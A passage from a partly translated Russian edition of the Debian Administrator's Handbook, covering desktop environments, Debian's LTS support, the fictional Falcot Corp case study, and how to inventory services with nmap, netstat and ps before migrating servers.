
CULTURE GNOME and KDE Plasma, graphical desktop environments

GNOME (GNU Network Object Model Environment) and Plasma by KDE (formerly known as K Desktop Environment) are the two most popular graphical desktop environments in the free software world, and will be presented in greater detail in [Раздел 13.3, «Графические рабочие столы»](#).

A desktop environment is a set of programs grouped together to allow easy management of the most common operations through a graphical interface. They generally include a file manager, office suite, web browser, e-mail program, multimedia accessories, etc. The most visible difference resides in the choice of the graphical library used: GNOME has chosen GTK+ (free software licensed under the LGPL), and the KDE community has selected Qt (a company-backed project, available nowadays both under the GPL and a commercial license).

- <https://www.gnome.org/>
- <https://www.kde.org/>

Рисунок 1.4. Хронологический путь программы упакованной Debian



1.6.5. Oldstable и статус Oldoldstable

Каждый стабильный релиз (Stable) имеет ожидаемое время жизни около 5 лет и, учитывая, что релизы, как правило, выходят каждые 2 года, может быть до 3 поддерживаемых релизов в определенный момент времени. При выходе нового стабильного релиза предыдущий релиз становится Oldstable, а прежний Oldstable становится Oldoldstable.

Долгосрочная поддержка (LTS) выпусков Debian - недавняя инициатива: отдельные разработчики и компании объединили свои усилия для создания команды Debian LTS. Целью новой команды является поддержка старых релизов, которые больше не поддерживаются командой безопасности Debian.

The Debian security team handles security support in the current Stable release and also in the Oldstable release (but only for as long as is needed to ensure one year of overlap with the current stable release). This amounts roughly to three years of support for each release. The Debian LTS team handles the last (two) years of security support so that each releases benefits from at least 5 years of support and so that users can upgrade from version N to N+2, for example from Debian 8 Jessie to Debian 10 Buster.

→ <https://wiki.debian.org/LTS>

СООБЩЕСТВО Компании спонсирующие долгосрочную поддержку (LTS)

Долгосрочная поддержка является сложно реализуемым обязательством в Debian, потому что добровольцы, как правило, не хотят делать не интересную работу. И обеспечение поддержки обновлений безопасности для старого программного обеспечения на протяжении 5 лет для многих авторов — приносит намного меньше удовольствия, чем упаковка новых версий или разработка новых функций.

Чтобы воплотить в жизнь этот проект, рассчитывали на тот факт, что долгосрочная поддержка была особенно актуальна для компаний и что они будут готовы разделить стоимость этой поддержки безопасности.

The project started in June 2014: some organizations allowed their employees to contribute part-time to Debian LTS while others preferred to sponsor the project with money so that Debian contributors get paid to do the work that they would not do for free. Most Debian contributors

willing to be paid to work on LTS got together to create a clear sponsorship offer managed by Freexian (Raphaël Hertzog's company):

→ <https://www.freexian.com/services/debian-lts.html>

In the Debian LTS team, the volunteers work on packages they care about while the paid contributors prioritize packages used by their sponsors.

The project is always looking for new sponsors: What about your company? Can you let an employee work part-time on long term support? Can you allocate a small budget for security support?

→ <https://wiki.debian.org/LTS/Funding>

Глава 2. Представляя тематическое исследование

В контексте этой книги вы являетесь системным администратором растущего малого бизнеса. Наступило время, чтобы переопределить генеральный план информационных систем на предстоящий год в сотрудничестве с вашими директорами. По практическим и экономическим причинам для постепенного перехода вы выбираете Debian. Давайте посмотрим более подробно что есть для вас в запасе...

Мы предусмотрели это тематическое исследование чтобы охватить все современные информационные системы в настоящее время используемые в компаниях среднего размера. После прочтения этой книги, вы будете иметь все элементы, необходимые для установки Debian на ваших серверах и летать на собственных крыльях. Вы также узнаете, как эффективно найти информацию в случае возникновения трудностей.

2.1. Быстро растущие потребности

Falcot Corp является производителем высококачественного аудио оборудования. Компания растет и имеет два филиала, один в Сент-Этьен, а другой в Монпелье. В первом работает около 150 сотрудников; он включает фабрику для изготовления динамиков, лабораторию дизайна и все административные офисы. Филиал в Монпелье поменьше, в нём около 50 работников и производит усилители.

ПРИМЕЧАНИЕ Вымышленная компания, созданная для тематического исследования

Компания Falcot Corp, используется здесь в качестве примера и является полностью вымышленный. Любое сходство с уже существующей компанией является чисто случайным. Аналогично, некоторые примеры данных в этой книге могут быть вымышленными.

Информационная система с трудом успевает за ростом компании, поэтому теперь они готовы полностью пересмотреть её для различных целей, установленных руководством:

- современная, легко масштабируемая инфраструктура;
- снижение стоимости лицензий программного обеспечения, благодаря использованию открытого программного обеспечения;
- установка веб-сайта электронной коммерции, возможно B2B (бизнес для бизнеса, т.е. увязки информационных систем между различными компаниями, такими как поставщик и его клиенты);
- значительное улучшение безопасности для улучшения защиты коммерческой тайны, связанные с новой продукцией.


Вся информационная система будет пересмотрена с учетом этих целей.

2.2. Генеральный план

В сотрудничестве с вами, ИТ-менеджмент провел несколько более обширное исследование, выявляющее некоторые ограничения и определяющее план миграции на выбранную систему с открытым исходным кодом, Debian.

Были выявлены значительные ограничения, состоящие в том что бухгалтерский отдел использует специальное программное обеспечение, которое работает только на Microsoft Windows™, лаборатория, в свою очередь, использует программное обеспечение автоматизированного проектирования, которое работает на OS X™.

Рисунок 2.1. Обзор сети Falcot Corp



Переход на Debian будет постепенным; Малый бизнес, располагая ограниченными средствами, не имеет возможности сделать всё за одну ночь. Для начала ИТ-персонал должен быть подготовлен к администрированию Debian . Затем будут переведены серверы , начиная с сетевой инфраструктуры (маршрутизаторы, брандмауэры и т.д.), потом пользовательские службы (локальные хранилища файлов, Веб, SMTP и др.). Затем офисные компьютеры будут постепенно переводиться на Debian, для каждого отдела, чтобы обучаться (внутренне) в процессе развертывания новой системы.

2.3. Почему дистрибутив GNU/Linux?

К ОСНОВАМ Linux и GNU/Linux?

Linux, как вы уже знаете, это только ядро. Таким образом, выражения «дистрибутив Linux» и «Система Linux» не верны: они являются, в действительности, дистрибутивами или системами *на основе* Linux. Эти выражения не упоминают программное обеспечение, которое всегда завершает это ядро, среди которых являются программы, разработанные в рамках проекта GNU. Д-р Ричард Столлман, основатель этого проекта, настаивает на систематическом использовании выражения «GNU/Linux», как признание важности вклада, внесенного Проектом GNU и принципов свободы, на которых он основывается.

Debian решил следовать этой рекомендации и назвать свои дистрибутивы соответственно (поэтому последний стабильный выпуск называется Debian GNU/Linux 10).

Выбор обусловлен несколькими факторами. Системный администратор, знакомый с этим дистрибутивом, предложил его как вариант для реконструкции информационной системы. Трудные экономические условия и жестокая конкуренция ограничивают бюджет для этой операции, несмотря на её важнейшее значение для будущего компании. Вот почему решения с открытым кодом быстро были выбраны: некоторые недавние исследования показывают, что они являются менее дорогостоящими, чем проприетарные решения, обеспечивая равное или лучшее качество служб, при наличии квалифицированного персонала для их запуска.

НА ПРАКТИКЕ Совокупная стоимость владения (TCO - от англ. Total cost of ownership)

Общая стоимость владения - это сумма всех денег, израсходованных на владение или приобретение элемента, в нашем случае - операционной системы. Эта цена включает в себя любые возможные лицензионные сборы, затраты на обучение персонала работе с новым программным обеспечением, замену машин, которые являются слишком медленными, дополнительные ремонт и т.д. При первоначальном выборе принимаются во внимание все возникающие в данной ситуации обстоятельства.

Эта общая стоимость владения, которая варьируется в зависимости от выбранных критериев в оценке, редко важна когда берется по отдельности. Тем не менее, очень интересно сравнивать общие стоимости владения для различных вариантов, если они рассчитаны в соответствии с теми же правилами. Эта таблица оценки - первостепенная важность, и ее легко использовать для того, чтобы получить определенный вывод. Таким образом, совокупная стоимость владения для одной машины не имеет смысла, так же как и стоимость администратора отражается в общем количестве машин, обслуживаемых им, которое, очевидно, зависит от операционной системы и инструментов предлагаемых ею.

Среди свободных операционных систем ИТ-отдел выбирает из свободных BSD систем (OpenBSD, FreeBSD и NetBSD), GNU Hurd и Linux дистрибутивов. GNU Hurd, который еще не имеет стабильной версии, немедленно отвергается. Остаются BSD и Linux. Первые имеют много достоинств, особенно в качестве серверных ОС. Тем не менее, прагматизм склоняет к выбору Linux систем, т.к. их установочная база и популярность существены и имеют много положительных следствий. Одно из них: проще найти квалифицированный персонал для администрирования Linux, чем специалиста, знающего BSD. Кроме того, Linux приспосабливается под новое аппаратное обеспечение быстрее, чем BSD (хотя они обычно идут нос к носу в этой гонке). Наконец, Linux дистрибутивы обычно более адаптированы к дружелюбному пользовательскому интерфейсу, обязательному для новичков в течение миграции всего офиса на новую систему.

АЛЬТЕРНАТИВА Debian GNU/kFreeBSD

Начиная с Debian 6 Squeeze стало возможным использовать Debian с ядром FreeBSD на 32 и 64 разрядных компьютерах; имеется ввиду использование архитектур `kfreebsd-i386` и `kfreebsd-amd64`. Хотя эти архитектуры не являются «архитектурами официального релиза» (они расположены на отдельном зеркале - `ports.debian.org`), около 70% программного обеспечения, упакованного для Debian, доступны для них.

Эти архитектуры могут стать подходящим выбором для администраторов Falcot Corp, особенно для брандмауэра (ядро поддерживает три различных брандмауэра: IPF, IPFW, PF) или для NAS (система хранения данных, для которой была проверена и разрешена файловая система ZFS).

2.4. Почему дистрибутив Debian?

После выбора семейства Linux должен быть выбран более конкретный вариант. Опять же есть много критериев для рассмотрения. Выбранный дистрибутив должен быть способен работать несколько лет, поскольку переход с одного на другой повлечет дополнительные расходы (хотя меньше чем при миграции между двумя совершенно различными операционными системами, такими как Windows или OS X).

Важным параметром системы является стабильность, поэтому дистрибутив должен иметь регулярные обновления пакетов и обновления безопасности в течении нескольких лет. При наличии большого количества машин время обновлений также имеет важное значение, Falcot Corp не может проводить такую сложную операцию слишком часто. ИТ-отдел, таким образом, настаивает на установке последней стабильной версии дистрибутива, имеющей лучшую техническую поддержку и гарантированную систему исправления ошибок безопасности. По сути, обновления безопасности гарантируются, как правило, на ограниченный срок для более старых версий дистрибутива.

Наконец, для обеспечения однородности и простоты управления, на всех офисных компьютерах и серверах необходимо запускать один и тот же дистрибутив.

2.4.1. Коммерческие дистрибутивы и дистрибутивы, управляемые сообществом

Существует две основные категории дистрибутивов Linux: коммерческие и разрабатываемые сообществом. Первые, разработанные компаниями, продаются с коммерческой поддержкой. Последние разрабатываются согласно открытой модели разработки свободного программного обеспечения, из которого они состоят.

Коммерческие дистрибутивы, таким образом, имеют тенденцию к более частому выпуску новых релизов, обусловленную стремлением чаще предоставлять платные обновления и сопутствующие услуги. Их будущее непосредственно связано с коммерческим успехом их компаний, и многие уже исчезли (Caldera Linux, StormLinux, Mandriva Linux, и т.д.).

Частота выпусков дистрибутива, разрабатываемого сообществом, не зависит от конкретного расписания. Так новые версии ядра Linux выпускаются только когда они являются стабильными и никогда раньше. Его выживание гарантировано до тех пор пока он имеет достаточно отдельных разработчиков или сторонних компаний для его поддержки.

Сравнение различных дистрибутивов Linux привело к выбору Debian по различным причинам:

- Это дистрибутив поддерживаемый сообществом, с развитием обеспечивается независимость от каких-либо коммерческих ограничений; таким образом, его цели, по существу, носят технический характер и служат во благо общего качества продукта.
- Для всех поддерживаемых сообществом дистрибутивов, наиболее важными показателями являются: количество участников, количество доступных пакетов программного обеспечения и срок непрерывного существования. Размер сообщества является неоспоримым свидетельством его непрерывности.
- Статистически новые версии выпускаются каждые 18-24 месяца и

поддерживаются в течении 5 лет, - режим обновлений, приемлемый для администраторов.

- Обзор нескольких французских сервисных компаний, специализирующихся в свободном программном обеспечении, показал, что все они оказывают техническую помощь Debian. Кроме того, многие из них используют его в качестве внутреннего дистрибутива. Такое разнообразие потенциальных поставщиков является основным активом для независимости Falcot Corp.
- Наконец, Debian доступен на множестве архитектур, включая ppc64el для OpenPOWER процессоров; таким образом, его можно будет установить на новейшие серверы IBM, установленные в Falcot Corp.

НА ПРАКТИКЕ Долгосрочная Поддержка Debian (LTS)

Проект долгосрочной поддержки (LTS) Debian стартовал в 2014 году и направлен на обеспечение пятилетнего срока поддержки безопасности всех стабильных выпусков Debian. LTS имеет первостепенное значение для организаций с большими масштабами внедрения ОС, проект пытается объединить ресурсы компаний, использующих Debian.

→ <https://wiki.debian.org/LTS>

Falcot Corp не достаточно велика, чтобы выделить сотрудника из IT-персонала для поддержки проекта LTS, поэтому компания решила подписать контракт Debian LTS на Freexian и оказывает финансовую поддержку. Благодаря этому администраторы Falcot знают, в какой последовательности будут обрабатываться используемые ими пакеты и имеют прямой контакт с командой LTS в случае возникновения проблем.

→ <https://wiki.debian.org/LTS/Funding>

→ <https://www.freexian.com/services/debian-lts.html>

После того, как был выбран Debian, должен решаться вопрос о версии для использования. Давайте посмотрим, почему администраторы выбрали Debian Buster.

2.5. Почему Debian Buster?

Каждый релиз Debian начинает свою жизнь как постоянно меняющийся дистрибутив, также известный как «Testing». На момент чтения вами этих строк, Debian Buster это последний стабильный «Stable» релиз Debian.

Выбор Debian Buster вполне оправдан, учитывая что любой администратор озабочен стабильностью работы серверов, он будет естественным образом тяготеть к стабильной версии Debian. Даже если предыдущий стабильный релиз может по-прежнему поддерживаться в течении некоторого времени, администраторы Falcot не будут учитывать это, потому что его период поддержки не будет длиться достаточно долго, а также потому что последняя версия содержит новые интересные функции, которые их заботят.

Глава 3. Анализ существующей установки и миграция

При модернизации любой компьютерной системы необходимо учитывать уже существующую систему. Подобный подход позволит максимально использовать имеющиеся ресурсы и гарантирует взаимодействие различных элементов, составляющих систему. Это пособие представляет общий подход к миграции компьютерной инфраструктуры на Linux.

3.1. Сосуществование в гетерогенных средах

Debian легко интегрируется во все существующие типы окружений и хорошо работает совместно с любыми другими типами операционных систем. Столь гармоничное поведение обусловлено требованиями рынка, который стимулирует соблюдение стандартов разработчиками программного обеспечения. Следование стандартам позволяет администраторам заменять программы, будь то серверная или клиентская часть, свободное программное обеспечение или нет.

3.1.1. Интеграция с системами Windows

Поддержка SMB/CIFS в Samba обеспечивает превосходное взаимодействие с окружением Windows и позволяет обмениваться файлами, направлять очередь печати на Windows-клиенты, и включает в себя программное обеспечение, необходимое Linux-машинам для использования ресурсов Windows-серверов.

ИНСТРУМЕНТ Samba

Последняя версия Samba может заменить собой большинство возможностей Windows: от таких, которые представляют собой простейший сервер Windows NT (аутентификация, файлы, очереди печати, загрузка драйверов принтеров, DFS и т. д.), до наиболее сложных (управлением доменом, совместимое с Active Directory).

3.1.2. Интеграция с системами OS X

Системы OS X предоставляют, и могут использовать, такие сетевые службы как, файловые серверы и совместно используемые принтеры. Данные службы объявляются доступными в локальной сети, а другие машины могут обнаружить и использовать их без необходимости какой-либо ручной настройки посредством протокола Zeroconf, реализация которого называется Bonjour. Debian содержит другую реализацию этого протокола, Avahi, которая обеспечивает аналогичную функциональность.


In the other direction, the Netatalk daemon can be used to provide file servers to OS X machines on the network. It implements the AFP (AppleShare) protocol as well as the required notifications so that the servers can be automatically discovered by the OS X clients.

В сетях на основе предыдущих реализаций Mac OS (до OS X) использовался другой протокол — AppleTalk. Для окружений, где есть машины, использующие этот протокол, Netatalk также предоставляет протокол AppleTalk (на самом деле, всё началось с реализации именно этого протокола). Он обеспечивает функционирование как файлового сервера и очередей печати, так и сервера времени (для синхронизации часов). Функции маршрутизации этой программы обеспечивают взаимодействие с сетями Appletalk.

3.1.3. Интеграция с другими системами Linux/Unix

Наконец, NFS и NIS (обе включены в дистрибутив) гарантируют взаимодействие с системами Unix. NFS реализует функции файлового сервера, а NIS управляет каталогами пользователей. Система печати BSD, которая используется в большинстве Unix-систем, обеспечивает совместное использование очередей печати.

Рисунок 3.1. Совместное существование систем Debian, OS X, Windows и Unix



3.2. Как мигрировать

In order to guarantee continuity of the services, each computer migration must be planned and executed according to the plan. This principle applies whatever operating system is used.

3.2.1. Обследование и определение служб

Данный этап очень важен вне зависимости от того, насколько простым он кажется. Ответственный администратор хорошо осознаёт роль каждого сервера, но эти роли могут изменяться, а опытные пользователи могут самостоятельно установить некоторые службы. Информация о таких службах позволит вам принять взвешенное решение о их необходимости, и вы не удалите такие службы случайно.

For this purpose, it is wise to inform your users of the project before migrating the server. To involve them in the project, it may be useful to install the most common free software programs on their desktops prior to migration, which they will come across again after the migration to Debian; LibreOffice and the Mozilla suite are the best examples here.

3.2.1.1. Сеть и процессы

Инструмент **nmap** (из одноимённого пакета) позволит быстро определить службы Интернет, которые размещены на подключенной к сети машине, при этом даже не потребуется входить на эту машину под своей учётной записью. Просто наберите следующую команду на любой другой машине, подключенной к той же сети:

```
$ nmap mirwiz
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 14:41 CEST
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.00062s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
9999/tcp  open  abyss

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

АЛЬТЕРНАТИВА Использование netstat для составления списка доступных служб

Запустите **netstat -tupan** на компьютере с системой Linux, и эта команда выведет список активных или ожидающих TCP соединений, а также портов UDP, которые прослушивают запущенные программы. Данная команда упростит определение доступных в сети служб.

УГЛУБЛЯЕМСЯ IPv6

Некоторые сетевые команды могут работать либо с протоколом IPv4 (поведение по умолчанию), либо с IPv6. К таким командам относятся **nmap** и **netstat**, а также **route** и **ip**. В соответствии с соглашением стоит использовать опцию командной строки **-6** для работы с протоколом IPv6.

Если сервер является Unix-машиной, предоставляющей пользователям учётные записи в командной оболочке, то необходимо определить процессы, выполняемые в фоновом режиме во время отсутствия своего владельца. Команда **ps auxw** отобразит список всех процессов совместно с идентификаторами пользователей. Сравнив полученный список с выводом команды **who**, которая отображает список всех зарегистрированных пользователей, вы можете установить несанкционированно установленные серверы и программы, работающие в фоновом режиме. Просмотр **crontabs** (список автоматически выполняемых действий, запланированных пользователем) часто помогает выявить интересные детали о выполняемых сервером функциях (полное описание **cron** находится по ссылке [Раздел 9.7, «Планирование задач с помощью cron и atd»](#)).

Создание резервной копии вашего сервера — важная процедура в любом случае. Вы можете восстановить информацию из резервной копии после того, как пользователи сообщат об особых проблемах в процессе миграции.


3.2.2. Создание резервной копии настроек

Имеет смысл сохранить конфигурацию каждой обнаруженной службы с тем, чтобы восстановить аналогичные настройки на обновлённом сервере. Как минимум стоит сделать резервную копию конфигурационных файлов.


